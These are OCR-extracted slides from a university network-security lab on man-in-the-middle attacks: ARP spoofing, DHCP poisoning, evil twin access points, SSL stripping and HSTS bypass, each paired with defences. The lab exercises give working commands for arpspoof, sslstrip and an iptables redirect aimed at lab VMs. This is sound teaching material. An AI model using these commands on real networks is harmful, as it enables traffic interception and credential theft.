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Network Security Lab Activity: Man in the Middle (MitM) attacks

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Outline

- How to mount a MitM attack
  - ARP Spoofing
  - DHCP (DHCPv6) poisoning
  - Evil Twin
- Attacks that can be mounted after the MitM
  - HTTP Interception
  - SSL Stripping
  - HSTS Bypass
  - DNS Spoofing

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What is a MitM attack?



Diagram of a MitM attack

Requisites

- The attacker must be near the victim (in the same local network)

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What is a MitM attack?



Diagram of a MitM attack

How to mount this attack

- The attacker must be physically connected between the victim and the rest of the network

or

- The attacker must hijack the traffic from the victim to himself

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Network layer attacks

- ARP poisoning
- DHCP (DHCPv6) poisoning
- Evil Twin

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
ARP Poisoning

How it works

- The attacker floods the network with poisoned ARP messages
- The mapping between IPs and MACs is altered in order to hijack the communication through the attacker



ARP Spoofing attack diagram

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ARP Poisoning

How to prevent it?

ARP Poisoning

How to prevent it?

- ARP poisoning proof switches
- VPN

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
DHCP (DHCPv6) poisoning

How it works

- The attacker sets-up a rogue DHCP server
- Each time a victim sends a DHCP request the rogue server answers with a forged response
- The response contains a malicious default gateway to perform the MitM attack



DHCP poisoning attack diagram

DHCP (DHCPv6) poisoning

How to prevent it?

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
DHCP (DHCPv6) poisoning

How to prevent it?

- A smart switch can be configured to allow DHCP response only on certain trusted ports



DHCP snooping diagram

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
Evil Twin

How it works

- The attacker sets-up a rogue Wi-Fi Access Point with the same ESSID as the target network
- The victim must receive the rogue AP with a stronger signal than the legit one



Evil Twin attack diagram

Evil Twin

How to prevent it?

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Evil Twin

How to prevent it?

- A simple authentication (WPA) doesn't ensure the client that the AP is legit (The attacker just need to discover the key)
- The client must authenticate the AP (802.1x) and verify its legitimacy

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
Network Topology



Topology of the VMs network

Tools

This is a list of tools we will be using in this lab, in the next slides the usage and the purpose will be explained

- arpspoof
- wireshark
- dnsspoof
- sslstrip
- sslstrip2
- dns2proxy

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Tips and Tricks

Useful infos

- Type `sudo` before every command, the password is "netsec"

To do after every exercise

- Flush the DNS cache: `systemd-resolve --flush-cache`
- Clean the iptables chains `iptables -t <chain name> -F`

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MitM Network attack

- To mount the following attacks you can use any of the attacks we illustrated you
- Since you already know how to mount it and due to its simplicity, we wll be using ARP spoofing

- You can use either ettercap or this simple command line tool `arpspoof -t <victim ip> -r <router ip>`

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How to start the laboratory

- Open virtualbox
- Run "netsec_router" and "netsec_server" in headless mode
- Run "netsec_victim" and "netsec_malicious" normally

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HTTP Interception

How it works

- Using wireshark it's possible to capture all the traffic that flows between the victim and the router
- Sensitive information can be sniffed by the attacker

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HTTP Interception

Exercise 1

- Mount an MitM network attack
- Open a browser and navigate to "http://www.homepage.it"
- Sniff the HTTP traffic exchanged between the victim and the server

HTTP Interception

How to prevent?

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HTTP Interception

How to prevent?

- An encrypted channel can preserve the confidentiality
  - SSL/TLS
  - VPN

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
SSL Stripping

How it works

- An attacker *in the middle* manipulates the HTTP responses
- Every `https://` url in the response gets downgraded to `http://`



SSL Stripping attack diagram

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

SSL Stripping attack diagram

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
SSL Stripping

How it works

- The URL in the page is sent from the server to SSLstrip



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
SSL Stripping

How it works

- SSLstrip replaces every `https://` link with the respective `http:// one`



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SSL Stripping

In practice

- `sslstrip` is an HTTP proxy that manipulates the messages to perform the attack
- The HTTP traffic flowing through the attacker must be redirected to `sslstrip`

Usage

```
sslstrip -l <port>
```

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SSL Stripping

Exercise 2

- Mount a MitM attack
- Setup `sslstrip` to manipulate the HTTP traffic
- Using `iptables` redirect the traffic from the port 80 to the port that `sslstrip` is using
- Intercept the traffic using Wireshark
- Navigate to `www.homepage.it` and click to the URL
- Analyze the behaviour of `sslstrip`

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SSL Stripping

Exercise 2

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```
iptables -t nat -A PREROUTING -p tcp
--destination-port <web server port> -j REDIRECT
--to-port <sslstrip port>
```

SSL Stripping

How to prevent?

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SSL Stripping

How to prevent?

- HTTP Strict Transport Security (HSTS) is a web security policy to protect against protocol downgraded attacks
- Declaring the HSTS policy, the web server forces a browser to use HTTPS
- The HSTS policy is communicated by the server via an HTTPS response header field named *Strict-Transport-Security*

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SSL Stripping

How to prevent?

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HSTS Bypass

How it works

- The HSTS policy is associated with a specific domain name
- Changing just by one letter the domain name, the browser will not apply the policy anymore
- For example an 'l' (uncapital L) could become an 'I' (capital i)

